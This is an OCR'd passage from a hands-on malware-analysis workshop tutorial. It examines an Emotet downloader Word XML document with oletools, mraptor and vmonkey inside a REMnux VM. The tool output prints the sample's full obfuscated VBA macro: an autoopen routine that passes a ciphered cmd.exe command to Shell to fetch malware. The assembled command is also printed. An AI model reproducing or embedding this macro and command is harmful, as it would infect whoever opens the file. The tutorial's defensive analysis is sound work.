
Our sample is a downloader for Emotet, a popular banking trojan. Emotet has the ability to download additional malware onto a machine. As such, you'll often see a downloader grab Emotet followed by Emotet downloading a third or fourth stage.



https://www.virustotal.com/#/file/1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2/detection

Here are the VT results for the file.


Take note that the file type is “XML”. **Yup, this is an MS Office XML document file.** Fun!



(Malware-Traffic-Analysis.net, 2019)


Brad gave permission to use any of the content, including graphics, from his site.
Don't mind if I do! Thanks Brad!

Here we see the flow the user would see when clicking the link within the malspam. In this case the browser downloads the ".doc" file (actually an XML file). Upon the user opening the file, he or she would need to enable macros for the attack to take place.



The VBA within the Word file downloads Emotet, which then kicks off the traffic patterns seen on this slide. Emotet does its thing, eventually downloading Gootkit, an infostealer trojan.

Keep in mind that Emotet does not always download Gootkit. It all depends on the campaign: What was purchased and the intent of the aggressor(s) purchasing the campaign.



The file we're working with has a few different names:

- 2019-01-21-downloaded-Word-doc-with-macro-for-Emotet.doc (malware-traffic-analysis.net name)
- 2019_Januar_21_50_04_Uhr.doc (the original filename prior to Brad's analysis)

I have renamed the file to it's SHA256, so we'll be working with:
1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2

Please open/resume your REMnux workstation, as we'll be reviewing this file in this VM first.


As noted, this sample is an MS Office XML document. Let's take a quick look at the file using `xxd`, a hex dumper bundled with most Linux/UNIX systems.

Run the following in REMnux:

```
xxd
1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa
1f2 | head -20
```

This command performs a hex dump of the file and pipes the results into `head -20` in order to show only the first 20 lines of the file.

As we can see, this bad boy is a simple XML file. As such, many tools such as those found within the oletools suite (e.g. `oleid.py`) will not help us. But that's OK! We still have ways to analyze with the sucker.



Let's begin by running `mraptor`:

```
remnux@remnux:~/cfworkshop$ mraptor -m
1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2
MacroRaptor 0.54 - http://decalage.info/python/oletools
This is work in progress, please report issues at
https://github.com/decalage2/oletools/issues
----------+-----+----+------------------------------------------------------------
Result    |Flags|Type|File
----------+-----+----+------------------------------------------------------------
SUSPICIOUS|A-X  |XML:|1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a
          |     |    |43cfa1f2
          |     |    |Matches: ['autoopen', 'Shell']

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```

As we can see, we have `autoopen` and `Shell`.

Next run `oledump.py` as such:
`oledump.py 1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2`

Take note that the embedded MS Object (MSO) name is: **`editdata.mso`**

Also note that we have macros (3 total) in streams `A9`, `A10`, and `A11`. The lowercase “m” refers to a macro, while the uppercase “M” refers to a macro that will run automatically. We’re going to want to review the VBA associated with these macros in detail. While we could use the `-s` and `-v` arguments with this tool to select a particular stream and decode it’s VBA, respectively, that method is meh. Let’s go for the gusto as they say.

```
----------  --------------------------------------------------------------------
XML:MAS-H--- 1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2
================================================================================
FILE: 1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2
Type: Word2003_XML
--------------------------------------------------------------------------------
VBA MACRO m9854.cls
in file: editdata.mso - OLE stream: u'VBA/m9854'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
--------------------------------------------------------------------------------
VBA MACRO o7731.bas
in file: editdata.mso - OLE stream: u'VBA/o7731'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
… VBA here – ruh roh! …
--------------------------------------------------------------------------------
VBA MACRO w6491.frm
in file: editdata.mso - OLE stream: u'VBA/w6491'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

Let's run `olevba.py`:

```
olevba.py
1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa
1f2
```

Within the output of the tool, you'll notice that we have three types identified:

- .cls = a class file
- .bas = a code module
- .frm = a Visual Basic form

Of importance, the `o7731` macro includes the VBA with which we're interested.

-- `olevba.py` results

```
remnux@remnux:~/cfworkshop$ olevba.py
1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2
olevba 0.51a - http://decalage.info/python/oletools
Flags        Filename
-----------  --------------------------------------------------------------------
XML:MAS-H--- 1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2
================================================================================
FILE: 1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2
```

```
Type: Word2003_XML
-------------------------------------------------------------------------------
VBA MACRO m9854.cls
in file: editdata.mso - OLE stream: u'VBA/m9854'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO o7731.bas
in file: editdata.mso - OLE stream: u'VBA/o7731'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function f5478()
On Error Resume Next
v7133 = Int(k9775)
   i9794 = Oct(t3911)
   w8555 = Log(r1237)
p7445 = "c:\w3945" + "\z2413\n5" + "093\..\..\" + "..\windows\syst" + "em32\cmd." +
"exe /c %" + "ProgramData:~0" + ",1%%Prog" + "ramData:~9,2%"
i3953 = CDbl(o6054)
   f8921 = Hex(q1964)
   r2636 = Cos(c333)
w1748 = " /V:O/C" + Chr(34) + "se" + "t 8ic=Bla:" + ".Ms,=80FI@/'" + "9WOA$2PDSwL" +
"m}5Eh 4z;\"
d2165 = Fix(a1004)
   s7472 = Hex(s3308)
   q9688 = Tan(u5094)
o7468 = "bG{oyjQ36i" + "~K_-HVcCf" + "rtNnpUk(g" + "du" + Chr(43) + "7ZTv1ex)%" +
"&&for %h in " + "(60;40;25;7" + "6;22;61;0"
s1634 = CDate(p6027)
   w5159 = CDate(v7849)
   r6555 = Sgn(z3868)
k5086 = ";26;12;5" + "4;3;47;29;7;72" + ";76;56;76;" + "24;30;24;24;" +
"12;18;58;58;" + "19;5;30;3;47;50" + ";33;7;72;7"
f6934 = CByte(w5444)
   u7270 = CByte(u6163)
t3555 = "6;31;76;70;3" + "0;5;22;3" + ";47;50;44;7;" + "72;76;1;1" + ";32;20;42;29;"
m5883 = Sqr(u3889)
   h4644 = CStr(q7151)
   i1193 = CByte(z496)
j1763 = "44;68;68;8;15;4" + "2;44;29;21;72" + ";15;35;20" + ";65;9;44;" +
"33;10;8;59;73;2"
w6042 = Round(b4515)
   z6852 = Round(w4583)
i2913 = "5;50;40;" + "37;42;73" + ";53;57;32;58" + ";73;57;4" + ";17;73;37;54;1" +
";46;73;59;" + "57;35;20;42" + ";68;68;7" + "2;8;15;3"
p3398 = CBool(a717)
   m2958 = Sin(j4351)
   b5335 = Sin(i8477)
w960 = "1;57;57;" + "60;3;14;14;25" + ";25;25;4;2;59" + ";46;27;40;65;7" +
"3;56;59;73;" + "4;53;40;27;14;" + "62;53;56;40"
u4762 = Rnd(b3326)
   m7568 = Rnd(z5498)
   w7799 = CSng(r7756)
o3102 = ";65;68;48;53;46" + ";66;2;56" + ";37;46;62;4" + "9;1;69;1" + "8;13;31;57" +
";57;60;3;14;1" + "4;55;57;6" + "0;4;6;60;37" + ";71;4;40;56"
w2462 = ChrW(m5038)
   h2703 = ChrW(w3779)
   t5149 = Oct(m634)
j6950 = ";64;14;41;52;" + "45;54;66;2;65" + ";71;69;44" + ";71;68;38;49;4" +
"5;10;70;62;1"
```

```
i5783 = Rnd(q1234)
   p8267 = Rnd(p8419)
   u7443 = CInt(o7997)
v6711 = "3;31;57;57;60" + ";3;14;14;" + "25;46;42;65;40;" + "73;59;37;" +
"73;57;73;56"
f9369 = Log(j3017)
   d3605 = Log(p1872)
   h3479 = Int(u995)
m7 = ";4;37;73;14" + ";62;69;72;41;2" + "5;56;68;6" + "6;49;56;43" + ";26;13;31;5" +
"7;57;60;3;14;14" + ";2;59;46;27;" + "40;65;73;56" + ";59;73;4;53;40"
f5478 = p7445 + w1748 + o7468 + k5086 + t3555 + j1763 + i2913 + w960 + o3102 + j6950
+ v6711 + m7
End Function

Function d6892()
On Error Resume Next
a3015 = ChrB(j2102)
   a9671 = Hex(u9670)
o6013 = ";27;14;45;51;" + "68;37;61;68;55;" + "23;52;73;" + "64;69;6;2" +
"3;55;49;42" + ";27;19;13;"
n2673 = CDbl(l3083)
   i4862 = CDbl(v522)
b9724 = "31;57;57;60;3;1" + "4;14;56;73;2" + ";1;64;73;59;50" + ";27;2;56;" +
"62;73;57;46;"
r5981 = Cos(r1671)
   z4797 = Hex(m2733)
   j2845 = Hex(a3797)
q1182 = "59;64;4;59;" + "1;14;10;45;41;1" + "1;21;18;" + "27;41;52;9;15" +
";4;24;60"
r9383 = Fix(i1508)
   v5536 = Fix(q3718)
   k6584 = Chr(z6918)
d212 = ";1;46;57;63;" + "15;13;15;7" + "5;35;20;3" + "4;16;29;29;6" + "8;8;15;2;33"
+ ";33;33;33;1" + "5;35;20;65;16" + ";9;45;72;32;"
d3299 = Atn(d7559)
   q3629 = CDate(t8474)
   j6961 = Atn(a6641)
c321 = "8;32;15;29;16;1" + "5;35;20;55;" + "72;44;45;44;" + "8;15;56;44;10;" +
"44;15;35;20;34"
o249 = Rnd(s974)
   b9639 = Round(s9830)
   r8750 = Rnd(z2330)
z8986 = ";45;21;44;44;8;" + "20;73;59" + ";71;3;57;73;27" + ";60;67;15" +
";36;15;67;2"
z7970 = ChrW(p8163)
   m7168 = Round(i4937)
   p2742 = Rnd(z8989)
c3106 = "0;65;16;9;45;7" + "2;67;15;4;7" + "3;74;73;15;3" + "5;55;40;56;7" +
"3;2;53;31;63;2" + "0;27;44;21;9" + ";33;32;46;59" + ";32;20;42"
d6892 = o6013 + b9724 + q1182 + d212 + c321 + z8986 + c3106
End Function

Function i4828()
On Error Resume Next
s28 = Log(u1932)
   i3131 = CLng(u761)
   u8616 = CLng(p8526)
v9493 = ";68;68;72;7" + "5;39;57;56;41" + ";39;20;65;9;4" + "4;33;10;" +
"4;23;40;25;" + "59;1;40;2;65;"
```

```
j9923 = Oct(k133)
   h3096 = Oct(c2882)
i1352 = "11;46;1;73;6" + "3;20;27;4" + "4;21;9;33;7;32;" + "20;34;45;21;" +
"44;44;75;35" + ";20;6;16;68;16;"
h2402 = Hex(p910)
   t7096 = ChrB(m9978)
h4564 = "33;8;15;6;1" + "6;10;72;1" + "5;35;12;55" + ";32;63;63;38" + ";73;57;50;" +
"12;57;73;27;32"
b6088 = Hex(w2321)
   z2207 = CInt(k7802)
q80 = ";20;34;45;21;" + "44;44;75;" + "4;1;73;59;64;5" + "7;31;32;50;64;7" +
"3;32;33;" + "10;10;10;10;75" + ";32;39;12;" + "59;71;40;62;" + "73;50;12;"
l2252 = Cos(k9227)
   a8889 = Cos(o7000)
u9018 = "57;73;27;3" + "2;20;34;45;2" + "1;44;44;35;20;6" + "5;29;33;29;1" +
"6;8;15;56;9;" + "21;44;33;15;35;" + "37;56;73;2"
k5004 = Hex(v5050)
   t4643 = Chr(v7982)
a1708 = ";62;35;2" + "8;28;53;2;57;53" + ";31;39;28;28;20" + ";66;72;45;72;6" +
"8;8;15;4" + "2;45;68;68;10;" + "15;35;84)"
i4828 = v9493 + i1352 + h4564 + q80 + u9018 + a1708
End Function

Function m2461()
On Error Resume Next
b9865 = Fix(i6973)
   l5087 = CDbl(m3908)
   u7462 = CDbl(h5789)
j8158 = "do set yPDg=" + "!yPDg!!8ic:~%h," + "1!&&if %h gt" + "r 83 echo !" +
"yPDg:~6!|c" + "md" + Chr(34)
m2461 = j8158
End Function


Sub autoopen()
k205 = Array(i7356, v4323, n1402, w5760, r1506, r7945, Shell(f5478 + d6892 + i4828 +
m2461, 0), s5163, k6757, z7335, f1090, j3225)

End Sub
------------------------------------------------------------------------------
VBA MACRO w6491.frm
in file: editdata.mso - OLE stream: u'VBA/w6491'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+------------+-------------+-----------------------------------------+
| Type       | Keyword     | Description                             |
+------------+-------------+-----------------------------------------+
| AutoExec   | autoopen    | Runs when the Word document is opened   |
| Suspicious | Chr         | May attempt to obfuscate specific       |
|            |             | strings (use option --deobf to          |
|            |             | deobfuscate)                            |
| Suspicious | ChrB        | May attempt to obfuscate specific       |
|            |             | strings (use option --deobf to          |
|            |             | deobfuscate)                            |
| Suspicious | ChrW        | May attempt to obfuscate specific       |
|            |             | strings (use option --deobf to          |
|            |             | deobfuscate)                            |
| Suspicious | Shell       | May run an executable file or a system  |
|            |             | command                                 |
```

```
| Suspicious | windows     | May enumerate application windows (if   |
|            |             | combined with Shell.Application object) |
| Suspicious | Hex Strings | Hex-encoded strings were detected, may  |
|            |             | be used to obfuscate strings (option    |
|            |             | --decode to see all)                    |
+------------+-------------+-----------------------------------------+
```

```
+------------+-------------+-----------------------------------------+
| Type       | Keyword     | Description                             |
+------------+-------------+-----------------------------------------+
| AutoExec   | autoopen    | Runs when the Word document is opened   |
| Suspicious | Chr         | May attempt to obfuscate specific       |
|            |             | strings (use option --deobf to          |
|            |             | deobfuscate)                            |
| Suspicious | ChrB        | May attempt to obfuscate specific       |
|            |             | strings (use option --deobf to          |
|            |             | deobfuscate)                            |
| Suspicious | ChrW        | May attempt to obfuscate specific       |
|            |             | strings (use option --deobf to          |
|            |             | deobfuscate)                            |
| Suspicious | Shell       | May run an executable file or a system  |
|            |             | command                                 |
| Suspicious | windows     | May enumerate application windows (if   |
|            |             | combined with Shell.Application object) |
| Suspicious | Hex Strings | Hex-encoded strings were detected, may  |
|            |             | be used to obfuscate strings (option    |
|            |             | --decode to see all)                    |
+------------+-------------+-----------------------------------------+
```

As with our previous sample, `olevba` has detected `Chr` and `Shell` functions. Ruh roh!

We also see `windows`, which can be used to enumerate windows on the screen. And, of course, we have our old friend `autoopen`.

If you have `vmonkey` installed, you can run the bad boy on the sample to retrieve some solid information:


```
vmonkey 1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2

Recorded Actions:
+--------------------+---------------------------+----------------+
| Action             | Parameters                | Description    |
+--------------------+---------------------------+----------------+
| Found Entry Point  | autoopen                  |                |
| Execute Command    | c:\w3945\z2413\n5093\..\. | Shell function |
|                    | .\..\windows\system32\cmd |                |
|                    | .exe /c %ProgramData:~0,1 |                |
|                    | %%ProgramData:~9,2%       |                |
|                    | /V:O/C"set 8ic=Bla:.Ms,=8 |                |
|                    | OFI@/'9WOA$2PDSwLm}5Eh    |                |
|                    | 4z;\bG{oyjQ36i~K_-HVcCfrt |                |
|                    | NnpUk(gdu+7ZTv1ex)%&&for  |                |
|                    | %h in (60;40;25;76;22;61; |                |
```

		0;26;12;54;3;47;29;7;72;7	
		6;56;76;24;30;24;24;12;18	
		;58;58;19;5;30;3;47;50;33	
		;7;72;76;31;76;70;30;5;22	
		;3;47;50;44;7;72;76;1;1;3	
		2;20;42;29;44;68;68;8;15;	
		42;44;29;21;72;15;35;20;6	
		5;9;44;33;10;8;59;73;25;5	
		0;40;37;42;73;53;57;32;58	
		;73;57;4;17;73;37;54;1;46	
		;73;59;57;35;20;42;68;68;	
		72;8;15;31;57;57;60;3;14;	
		14;25;25;25;4;2;59;46;27;	
		40;65;73;56;59;73;4;53;40	
		;27;14;62;53;56;40;65;68;	
		48;53;46;66;2;56;37;46;62	
		;49;1;69;18;13;31;57;57;6	
		0;3;14;14;55;57;60;4;6;60	
		;37;71;4;40;56;64;14;41;5	
		2;45;54;66;2;65;71;69;44;	
		71;68;38;49;45;10;70;62;1	
		3;31;57;57;60;3;14;14;25;	
		46;42;65;40;73;59;37;73;5	
		7;73;56;4;37;73;14;62;69;	
		72;41;25;56;68;66;49;56;4	
		3;26;13;31;57;57;60;3;14;	
		14;2;59;46;27;40;65;73;56	
		;59;73;4;53;40;27;14;45;5	
		1;68;37;61;68;55;23;52;73	
		;64;69;6;23;55;49;42;27;1	
		9;13;31;57;57;60;3;14;14;	
		56;73;2;1;64;73;59;50;27;	
		2;56;62;73;57;46;59;64;4;	
		59;1;14;10;45;41;11;21;18	
		;27;41;52;9;15;4;24;60;1;	
		46;57;63;15;13;15;75;35;2	
		0;34;16;29;29;68;8;15;2;3	
		3;33;33;33;15;35;20;65;16	
		;9;45;72;32;8;32;15;29;16	
		;15;35;20;55;72;44;45;44;	
		8;15;56;44;10;44;15;35;20	
		;34;45;21;44;44;8;20;73;5	
		9;71;3;57;73;27;60;67;15;	
		36;15;67;20;65;16;9;45;72	
		;67;15;4;73;74;73;15;35;5	
		5;40;56;73;2;53;31;63;20;	
		27;44;21;9;33;32;46;59;32	
		;20;42;68;68;72;75;39;57;	
		56;41;39;20;65;9;44;33;10	
		;4;23;40;25;59;1;40;2;65;	
		11;46;1;73;63;20;27;44;21	
		;9;33;7;32;20;34;45;21;44	
		;44;75;35;20;6;16;68;16;3	
		3;8;15;6;16;10;72;15;35;1	
		2;55;32;63;63;38;73;57;50	
		;12;57;73;27;32;20;34;45;	
		21;44;44;75;4;1;73;59;64;	
		57;31;32;50;64;73;32;33;1	
		0;10;10;10;75;32;39;12;59	

```
|                   | ;71;40;62;73;50;12;57;73; |                |
|                   | 27;32;20;34;45;21;44;44;3 |                |
|                   | 5;20;65;29;33;29;16;8;15; |                |
|                   | 56;9;21;44;33;15;35;37;56 |                |
|                   | ;73;2;62;35;28;28;53;2;57 |                |
|                   | ;53;31;39;28;28;20;66;72; |                |
|                   | 45;72;68;8;15;42;45;68;68 |                |
|                   | ;10;15;35;84)do set yPDg= |                |
|                   | !yPDg!!8ic:~%h,1!&&if %h  |                |
|                   | gtr 83 echo               |                |
|                   | !yPDg:~6!|cmd"            |                |
+-------------------+---------------------------+----------------+

VBA Builtins Called: ['Array', 'Atn', 'CBool', 'CByte', 'CDate', 'CDbl', 'CInt',
'CLng', 'CSng', 'CStr', 'Chr', 'Cos', 'Fix', 'Hex', 'Int', 'Log', 'Oct', 'Rnd',
'Round', 'Sgn', 'Shell', 'Sin', 'Sqr', 'Tan']

Finished analyzing 1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2
```

Although we could go from here, I want to ensure that we cover properly how to perform this level of analysis manually, without relying upon automated tooling. Thus, we'll be doing additional dynamic code analysis within the VBA Editor.

Let's switch back to our Windows malware VM and get to it!



Copy the sample, 1a73585dc90551822b772e3bab61a856a3ed8377b2e71326ce1b946a43cfa1f2, to your Windows malware VM.

